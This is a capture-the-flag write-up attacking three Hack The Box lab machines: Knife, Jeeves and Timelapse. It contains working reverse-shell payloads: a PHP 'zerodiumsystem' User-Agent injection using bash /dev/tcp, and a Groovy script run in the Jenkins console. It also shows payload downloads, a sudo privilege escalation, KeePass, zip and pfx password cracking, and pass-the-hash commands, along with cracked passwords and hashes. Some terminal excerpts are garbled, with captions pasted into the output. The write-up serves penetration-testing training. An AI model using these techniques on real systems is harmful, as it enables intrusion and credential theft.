

Knife

```
bright@kali:~/knife$ sudo nmap -sC -sT -A -Pn -sV knife.htb -p 1-65500
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-11 08:35 CET
Nmap scan report for knife.htb (10.10.10.242)
Host is up (0.029s latency).
Not shown: 65498 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA)
|   256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA)
|_  256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Emergent Medical Idea
|_http-server-header: Apache/2.4.41 (Ubuntu)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.0
OS details: Linux 5.0
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1  33.68 ms 10.10.14.1
2  31.75 ms knife.htb (10.10.10.242)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.58 seconds
bright@kali:~/knife$ whatweb knife.htb
http://knife.htb [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.10.242], PHP[8.1.0-dev], Script, Title[Emergent Medical Idea], X-Powered-By[PHP/8.1.0-dev]
```

Nmap

From the nmap output the machine is running a wep application hosted on PHP/8.1.0-dev. Researching this version of PHP shows that it is vulnerable to remote code execution. Attacker can inject a command through the **user-agent** on the http-header. <https://www.exploit-db.com/exploits/49933>.

I used burp to inject a reverse shell payload.

Request

```

1 GET / HTTP/1.1
2 Host: knife.htb
3 Cache-Control: max-age=0
4 Accept-Language: en-US,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86
   Safari/537.36
7 User-Agentt: zerodiumsystem("bash -c 'bash -i >&
   /dev/tcp/10.10.14.3/443 0>&1 &'");
8 Accept: |
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
   /webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Accept-Encoding: gzip, deflate, br
10 Connection: keep-alive
11
12

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Tue, 11 Mar 2025 08:30:30 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 X-Powered-By: PHP/8.1.0-dev
5 Vary: Accept-Encoding
6 Content-Length: 5815
7 Keep-Alive: timeout=5, max=100
8 Connection: Keep-Alive
9 Content-Type: text/html; charset=UTF-8
10
11 <!DOCTYPE html>
12 <html lang="en" >
13
14   <head>
15
16     <meta charset="UTF-8">
17
18
19   <title>
19     Emergent Medical Idea
19   </title>
20
21   <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/meyer-res
21   sses.css">
22
23
24
25   <style>
26     html,body{
27       font-family:'Raleway',sans-serif;
28       padding:0;
29       font-size:18px;
29       background-color: #f0f0f0;
29     }
29

```

Inject command

```

bright@kali:~/knife$ rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.242] 54544
bash: cannot set terminal process group (970): Inappropriate ioctl for device
bash: no job control in this shell
james@knife:/$ whoami
whoami
james
james@knife:/$ hostname
hostname
knife
james@knife:/$ ls
ls
user.txt
james@knife:~$ cat user.txt
cat user.txt
354116d81ff7b0cc40b68bcc0f0b8499

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Tue, 11 Mar 2025 08:30:30 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 X-Powered-By: PHP/8.1.0-dev
5 Vary: Accept-Encoding
6 Content-Length: 5815
7 Keep-Alive: timeout=5, max=100
8 Connection: Keep-Alive
9 Content-Type: text/html; charset=UTF-8
10
11 <!DOCTYPE html>
12 <html lang="en" >
13
14   <head>
15
16     <meta charset="UTF-8">
17
18
19   <title>
19     Emergent Medical Idea
19   </title>
20
21   <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/meyer-res
21   sses.css">
22
23
24

```

foothold

Privilege escalation

sudo -l shows that the user can run /usr/bin/knife as root without a password.

```
james@knife:~$ sudo -l                                         sudo -l shows that the user can run /usr/bin/knife as root without a password.
sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
```

Sudo permission

This helped to escalate the privilege

<https://gtfobins.github.io/gtfobins/knife/#sudo>

```
james@knife:~$ sudo knife exec -E 'exec "/bin/sh"'          Privilege escalation
sudo knife exec -E 'exec "/bin/sh"'                           sudo -l shows that the user can run /usr/bin/knife as root without a password.
whoami
root
hostname
knife
pwd
/home/james
cat /root/root.txt
4547eeee8eb5100b03de0c79bb37fc2c
```

root

Jeeves machine

```
bright@kali:~/jeeves$ sudo nmap -sC -sT -A -Pn -sV jeeves.htb -p 1-65500
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-11 14:53 CET
Nmap scan report for jeeves.htb (10.10.10.63)
Host is up (0.038s latency).

Not shown: 65496 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
          |_http-server-header: Microsoft-IIS/10.0
          |_http-methods:
          |_ Potentially risky methods: TRACE
          |_http-title: Ask Jeeves
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
          |_http-title: Error 404 Not Found
          |_http-server-header: Jetty(9.4.z-SNAPSHOT)
Warning: OSSCAN results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 2008|Phone|7 (89%)           Jeeves machine
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:cpe:/o:microsoft:windows_7
Aggressive OS guesses: Microsoft Windows Server 2008 R2 (89%), Microsoft Windows 8.1 Update 1 (86%), Microsoft Windows Phone 7.5 or 8.0 (86%), Microsoft Windows Embedded Standard 7 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-03-11T18:55:54
|_ start_date: 2025-03-11T18:51:55
| smb-security-mode:
```

nmap

I enumerated port 50000 more and found a redirected web page containing jekings application

```
bright@kali:~/jeeves$ gobuster dir -u http://jeeves.htb:50000 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://jeeves.htb:50000
[+] Threads:      10
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/askjeeves (Status: 302) [Size: 0] [→ http://jeeves.htb:50000/askjeeves/]
Progress: 220559 / 220560 (100.00%)
Finished
```

gobuster

The screenshot shows the Jenkins dashboard. At the top, there's a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. Below the navigation bar is the Jenkins logo and a sidebar with links to New Item, People, Build History, Manage Jenkins, and Credentials. The main content area is titled "Welcome to Jenkins!" with a message: "Please [create new jobs](#) to get started." Below this, there are two sections: "Build Queue" (No builds in the queue) and "Build Executor Status" (1 Idle, 2 Idle).

webpage

I clicked on the manage jenkins then to the script area where I executed a rev.groovy reverse shell script and got a reverse shell on the target.

The screenshot shows the Jenkins Script Console. The URL is 10.10.10.63:50000/askjeeves/script. The sidebar includes links to New Item, People, Build History, Manage Jenkins, and Credentials. The main area is titled "Script Console" and contains a text input field with the following Groovy code:

```
String host="10.10.14.5";
String port="443";
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
Socket s=new Socket(host,port);
InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();
OutputStream po=s.getOutputStream();
po.write("GET / HTTP/1.1\r\n");
po.write("Host: "+host+"\r\n");
po.write("User-Agent: Mozilla/4.0 (Windows NT 5.1; rv:1.9.1.5) Gecko/20100101 Firefox/4.0\r\n");
po.write("Accept: */*\r\n");
po.write("Connection: keep-alive\r\n\r\n");
po.flush();
```

At the bottom right of the console area is a "Run" button.

rev.groovy

```
bright@kali:~/jeeves$ rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.63] 49676
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\.jenkins>whoami
whoami
jeeves\kohsuke

C:\Users\Administrator\.jenkins>hostname
hostname
Jeeves

C:\Users\Administrator\.jenkins>whoami /all
whoami /all

USER INFORMATION
_____
User Name      SID
_____
jeeves\kohsuke S-1-5-21-2851396806-8246019-2289784878-1001

GROUP INFORMATION
_____
Group Name          Type      SID          Attributes
_____
Everyone           Well-known group S-1-1-0    Mandatory group, Enabled by default, Enabled group
BUILTIN\Users       Alias      S-1-5-32-545  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE Well-known group S-1-5-6    Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON        Well-known group S-1-2-1    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization  Well-known group S-1-5-113   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account    Well-known group S-1-5-113   Mandatory group, Enabled by default, Enabled group
LOCAL               Well-known group S-1-2-0    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
```

initial foothold

When it tried to move around, I noticed that the shell is not fully interactive. I used a powershell reverse shell one liner to get a fully interactive shell.

One-liner

Whoami /priv show that the user has SelImpersonatePrivilege enabled. I tried to exploit it using sweet potatoe but while it is eploitable it was not executing my payload.

```

PS C:\Users\Kohsuke\Desktop> .\sweetpotato.exe -a whoami
Modifying SweetPotato by Uknow to support load shellcode
Github: https://github.com/uknowsec/SweetPotato
SweetPotato by @_Ethicalchaos_
Original RottenPotato code and exploit by @Foxglovesec
Weaponized JuicyPotato by @decoder_it and @Guifiro along with BITS WinRM discovery

[+] Attempting DCOM NTLM interception with CLID 4991D34B-80A1-4291-83B6-3328366B9097 on port 6666 using method Token to launch c:\Windows\System32\werfault.exe
[+] Intercepted and authenticated successfully, launching program
[+] Created launch thread using impersonated user NT AUTHORITY\SYSTEM
PS C:\Users\Kohsuke\Desktop> iwr -uri http://10.10.14.5:8000/met.exe -o met.exe
PS C:\Users\Kohsuke\Desktop> ls

Directory: C:\Users\Kohsuke\Desktop

Mode LastWriteTime Length Name
---- -- -- -- --
-a 3/15/2025 11:23 AM 7168 met.exe
-a 3/15/2025 11:18 AM 74240 sweetpotato.exe
-ar 11/3/2017 11:22 PM 32 user.txt

PS C:\Users\Kohsuke\Desktop> .\sweetpotato.exe -p met.exe
Modifying SweetPotato by Uknow to support load shellcode
Github: https://github.com/uknowsec/SweetPotato
SweetPotato by @_Ethicalchaos_
Original RottenPotato code and exploit by @Foxglovesec
Weaponized JuicyPotato by @decoder_it and @Guifiro along with BITS WinRM discovery

[+] Attempting DCOM NTLM interception with CLID 4991D34B-80A1-4291-83B6-3328366B9097 on port 6666 using method Token to launch met.exe
[+] Intercepted and authenticated successfully, launching program
[+] Created launch thread using impersonated user NT AUTHORITY\SYSTEM
[+] Failed to created impersonated process with token: 2
PS C:\Users\Kohsuke\Desktop> .\sweetpotato.exe -a met.exe
Modifying SweetPotato by Uknow to support load shellcode
Github: https://github.com/uknowsec/SweetPotato
SweetPotato by @_Ethicalchaos_

```

Sweetpotato

I could have used meterpreter payload for this with getuid printsspoof but I decided to go through another route.

In the kohsuke user's home directory, in the document folder, I found a keepass database file CEH.kdbx . I transferred it locally to the attacking machine then using keepass2john to get it's hash and the cracked with john to get the master password

```

bright@kali:~/jeeves$ keepass2john CEH.kdbx > keepass.hash
bright@kali:~/jeeves$ ls
CEH.kdbx keepass.hash keepass.hash smbserver.py SweetPotato.exe winPEASx64.exe
bright@kali:~/jeeves$ cat ke
keepass.hash keepass.hash
bright@kali:~/jeeves$ cat keepass.hash
CEH.kdbx$ keepass$#*#6000*#*!af405c00f979fdb9bb387c4594fce2fd01a6a0757c000e1873f3c71941d3d*3869fe357ff2d7db1555cc668d1d606b1dfaf02b9dba2621cbe9ecb63
c7a491*393c97b7eadfb8a20db9142a694f03f6*b73766b61e656351c3aca0282f1617511031f0156089b6c5647de4671972fcff*cb409dbc0fa660fcffa4f1cc89f728b68254db4
31a21ec33298b612fe647db48
bright@kali:~/jeeves$ cat kepass.hash
bright@kali:~/jeeves$ rm ke
keepass.hash keepass.hash
bright@kali:~/jeeves$ rm keepass.hash
bright@kali:~/jeeves$ ls
CEH.kdbx keepass.hash smbserver.py SweetPotato.exe winPEASx64.exe
bright@kali:~/jeeves$ john keepass.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 6000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
moonshine1      (CEH)
1g 0:00:01:30 DONE (2025-03-15 13:26) 0.01109g/s 610.0p/s 610.0c/s 610.0c/s nando1..moonshine1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```


got master password

I installed and started **keepass2** on my kali machine

```
bright@kali:~/jeeves$ keepass2
Gtk not found (missing LD_LIBRARY_PATH to libgtk-x11-2.0.so.0?), using built-in colorscheme
```

keepass2

It gave me the GUI, I entered the master password to access the information on the console.



Keepass console

I wrote click on each records and copied all the ntlm hash for each of the records. I tested all the ntlm hashes against the target. Only the Backup stuff worked when I attached administrator to it.

```

bright@kali:~/jeeves$ sudo pth-winexe -U administrator%aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 //10.10.10.63 cmd.exe
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
jeeves\administrator

C:\Windows\system32>hostname
hostname
Jeeves

C:\Windows\system32>cd C:\users\administrator\Desktop
cd C:\users\administrator\Desktop

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 71A1-6FA1

Directory of C:\Users\Administrator\Desktop

11/08/2017  10:05 AM    <DIR>    .
11/08/2017  10:05 AM    <DIR>    ..
12/24/2017  03:51 AM            36 hm.txt
11/08/2017  10:05 AM           797 Windows 10 Update Assistant.lnk
              2 File(s)        833 bytes
              2 Dir(s)   2,514,644,992 bytes free

```

Administrator

```

11/08/2017  10:05 AM    <DIR>    .
11/08/2017  10:05 AM    <DIR>    ..
12/24/2017  03:51 AM            36 hm.txt
11/08/2017  10:05 AM           797 Windows 10 Update Assistant.lnk
              2 File(s)        833 bytes
              2 Dir(s)   2,514,644,992 bytes free

C:\Users\Administrator\Desktop>dir /r
dir /r
Volume in drive C has no label.
Volume Serial Number is 71A1-6FA1

Directory of C:\Users\Administrator\Desktop

11/08/2017  10:05 AM    <DIR>    .
11/08/2017  10:05 AM    <DIR>    ..
12/24/2017  03:51 AM            36 hm.txt
              34 hm.txt:root.txt:$DATA
11/08/2017  10:05 AM           797 Windows 10 Update Assistant.lnk
              2 File(s)        833 bytes
              2 Dir(s)   2,514,644,992 bytes free

C:\Users\Administrator\Desktop>type hm.txt:root.txt:$DATA
type hm.txt:root.txt:$DATA
The filename, directory name, or volume label syntax is incorrect.

C:\Users\Administrator\Desktop>type hm.txt:root.txt
type hm.txt:root.txt
The filename, directory name, or volume label syntax is incorrect.

C:\Users\Administrator\Desktop>more > hm.txt:root.txt
more > hm.txt:root.txt
Access is denied.

C:\Users\Administrator\Desktop>more < hm.txt:root.txt
more < hm.txt:root.txt
afbc5bd4b615a60648cec41c6ac92530

C:\Users\Administrator\Desktop>

```

flag

Time lapse Machine

```
bright@kali:~/timelapse$ sudo nmap -sC -sT -A -Pn -sV timelapse.htb -p 1-65500
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-16 09:27 CET
Nmap scan report for timelapse.htb (10.10.11.152)
Host is up (0.029s latency).
Not shown: 65483 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-03-16 16:29:48Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcprwapped  Microsoft Windows RPC over HTTP 1.0
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcprwapped  Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
5986/tcp  open  ssl/http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_tls-alpn:
|_ssl-date: 2025-03-16T16:31:22+00:00; +7h59m59s from scanner time.computername dc01 | select password
|_http-title: Not Found
|_ssl-cert: Subject: commonName=dc01.timelapse.htb
|_Not valid before: 2021-10-25T14:05:29
|_Not valid after: 2022-10-25T14:25:29
9389/tcp  open  mc-nmf     .NET Message Framing
49667/tcp open  msrpc       Microsoft Windows RPC
49673/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0 (computerName dc01 | select password)
49674/tcp open  msrpc       Microsoft Windows RPC
49693/tcp open  msrpc       Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (88%)
Aggressive OS guesses: Microsoft Windows Server 2019 (88%)
No exact OS matches for host (test conditions non-ideal).
```

nmap

Started user enumeration with smb

```
bright@kali:~/timelapse$ netexec smb 10.10.11.152 -u anonymous -p ""
SMB      10.10.11.152  445  DC01          [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:False)
SMB      10.10.11.152  445  DC01          [+] timelapse.htb\anonymous: (Guest)
```

guest is running

I started enumerating shares for guest user

```
bright@kali:~/timelapse$ netexec smb 10.10.11.152 -u guest -p '' --shares
SMB      10.10.11.152  445  DC01          [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:False)
SMB      10.10.11.152  445  DC01          [-] CategoryInfo ObjectNotFound: (Get-Share:\timelapse\guest) [System.Management.Automation.CommandNotFoundException]
SMB      10.10.11.152  445  DC01          [*] timelapse.htb\guest:
SMB      10.10.11.152  445  DC01          [*] Enumerated shares
SMB      10.10.11.152  445  DC01          Share      Permissions      Remark
SMB      10.10.11.152  445  DC01          ADMIN$      Remote Admin
SMB      10.10.11.152  445  DC01          C$          Default share
SMB      10.10.11.152  445  DC01          IPC$        Remote IPC
SMB      10.10.11.152  445  DC01          NETLOGON   Logon server share
SMB      10.10.11.152  445  DC01          Shares      READ
SMB      10.10.11.152  445  DC01          SYSVOL     Logon server share
```

guest users

I noticed that guest have readable permission to the shares folder.

By default guest can access the machine without a password.

I tried winrm access but it didn't allow me. I tried smb access and got access to the machine via the folder **shares**.

```

bright@kali:~/timelapse$ smbclient \\\\dc01.timelapse.hbt\\Shares -U guest
Password for [WORKGROUP\guest]: guest is running
Try "help" to get a list of possible commands.
smb: \> ls
.
..
Dev
HelpDesk
D 0 Mon Oct 25 17:39:15 2021
D 0 Mon Oct 25 17:39:15 2021
D 0 Mon Oct 25 21:40:06 2021
D 0 Mon Oct 25 17:48:42 2021

6367231 blocks of size 4096. 1412484 blocks available
smb: \> cd Dev
smb: \Dev\> ls
.
..
D 0 Mon Oct 25 21:40:06 2021 I noticed that guest have readable permission to the shares folder.
D 0 Mon Oct 25 21:40:06 2021 me without a password.
winrm_backup.zip
A 2611 Mon Oct 25 17:46:42 2021 me. I tried smb access and got access to
the machine via the router shares.

6367231 blocks of size 4096. 1412406 blocks available
smb: \Dev\> get winrm_backup.zip
getting file \Dev\winrm_backup.zip of size 2611 as winrm_backup.zip (19.3 KiloBytes/sec) (average 19.3 KiloBytes/sec)
smb: \Dev\> cd ..
smb: \> cd HelpDesk\
smb: \HelpDesk\> ls
.
..
LAPS.x64.msi
LAPS_Datasheet.docx
LAPS_OperationsGuide.docx
LAPS_TechnicalSpecification.docx
D 0 Mon Oct 25 17:48:42 2021
D 0 Mon Oct 25 17:48:42 2021
A 1118208 Mon Oct 25 16:57:50 2021
A 104422 Mon Oct 25 16:57:46 2021
A 641378 Mon Oct 25 16:57:40 2021
A 72683 Mon Oct 25 16:57:44 2021

6367231 blocks of size 4096. 1415433 blocks available
smb: \HelpDesk\> exit

```

Initial accessed

enumerating the shares folder. I found two directories. The DEV and then the Helpdesk. The DEV directory contained a zip file. I don't know what it is, so I downloaded it locally to check.

The helpdesk directory have some documentations about LAPS which shows that LAPS is running on the system.

I concentrated on the ZIP file I downloaded locally first.

I changed it to a hash to get the master password first

hash

Then cracked it with john

```
bright@kali:~/timelapse$ john winrm.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
suprememegacy      (winrm_backup.zip/legacyv_dev.auth.pfx)
1g 0:00:00:00 DONE (2025-03-16 10:12) 1.851g/s 6432Kp/s 6432Kc/s surkerior..superkebab
Use the "-show" option to display all of the cracked passwords reliably
Session completed.
```

master password

I used the master password to unzip the file

```
bright@kali:~/timelapse$ ls  
winrm_backup.zip  winrm.hash  
bright@kali:~/timelapse$ unzip winrm_backup.zip  
Archive: winrm_backup.zip  
[winrm_backup.zip]  legacyy_dev_auth.pfx password:  
    inflating: legacyy_dev_auth.pfx  
bright@kali:~/timelapse$ ls  
legacyy_dev_auth.pfx  winrm_backup.zip  winrm.hash
```

unzip

After unzipping, I found a .pfx file, I also needed a master password to extract what is in the file.

```
bright@kali:~/timelapse$ pfx2john legacyy_dev_auth.pfx > pfx.hash
bright@kali:~/timelapse$ ls
legacyy_dev_auth.pfx  pfx.hash  winrm_backup.zip  winrm.hash
bright@kali:~/timelapse$ cat pfx.hash
legacyy_dev_auth.pfx:$pxng$1$20$2000$20$eb755568327396de179c4a5d668ba8fe550ae18a$3082099c3082060f06092a864886f70d010701a0820600048205fc308205f8308205f4060b2
a864886f70d010coa0102a08204fe308204fa301060a2ab64886f70d010c0103300e04084408e3852b96a898020207d0048204dfebcd536b4ab31d491da5d3ca889d95f0945f27d48eeed1a4e1
4cd88bffff72924328212c0ff047b42d0b7062b3c6191bc2c23713f986d1febf69e1829cd663d2677b4af8c7a25f7360927c498163168a2543fd722188558e8016f59819657759c27000d365a30
2da21edaab73121dc4e4ede60533b0ef0873a99b92cc7f824d029385faab685950912cd0a257fa55f150c2135f2850832b322903f2552f809e70010fab8868bb7d5be7c720408dac3f67e367f4c
3e3b81a555cdfe9e89c7bc44d6996f4019a26e43094b6fa4187a65b57579eeb534627a27fd46350a624b139df9f4b124c9abbbe42870026098bbc7d38b6b543ab6eff3cf2972c87d2c0e703ef
2a0120062a9729661b6/7ca596a650efde28e098c82fc0e1f50611e28d4a0d5d7fa80f965c07faa08331b9f66733de832ee36288156ee0e8e63b732e360673c6c9453b49d1592648cd918deaf7
2889f3e0bcf42bfb9cd8ae77c5934579d658bfea7880013f3d6e7e7fadd2f0ff9687dedab0593947f96989fad67e17470b49307b5199248fb36a0dee42e480b3078510a4c17cc27b0e0e
d3a99ddec9720a968f3ccbfb36752febbca437eacad6c93c66f2ff6277de0154a482dafa43d1fa38819737b7e4ef61004c2876715123fd0b84fb03eb3877d50eaaf4977870a6c01c91f9c90
93dc2aa0e2c72c0a5e1473ef8f9429b02ab1fb09b96e2bcb65d6e772d8eb2ca2e72aa288749dfdbfb92f3a9ad1667ed9f0a81bf2b7180f7b715b6c22384a2c13b00f8dc26c41ababbca74
b84a42294ff473a0f16c85ac7f2072981968fb8868885655f0537e18268ad9046681f9a6d0233d1717f900b34cf0c63d299e67d7a8ebfcfb88395d5e5c7fd5bd1085d20
cc56b3ca847e6f21fba58215ff91bed070e5f629c9257baa48f29fab2efb9170f8c51e680dd4e4d5d2ebeaa602b2444fa43ccfb607efa46f3785396645309f5182f67347fc689e855966069099de
ad6f19a4dadfc9c6a02c42401846eba828bfffad6f7336dfe1ea09184f2074a23b68f6c6b86a0561eb83b0e9204568371c892a80e6330884d9c2e12d74de3f83fe5d93ab3aadd548821814f9981e20cdb8
4553749e9427e1b1349b94c0ba7f33ee08832274d7f7e4ac23b68f6c6b86a0561eb83b0e9204568371c892a80e6330884d9c2e12d74de3f83fe5d93ab3aadd548821814f9981e20cdb8
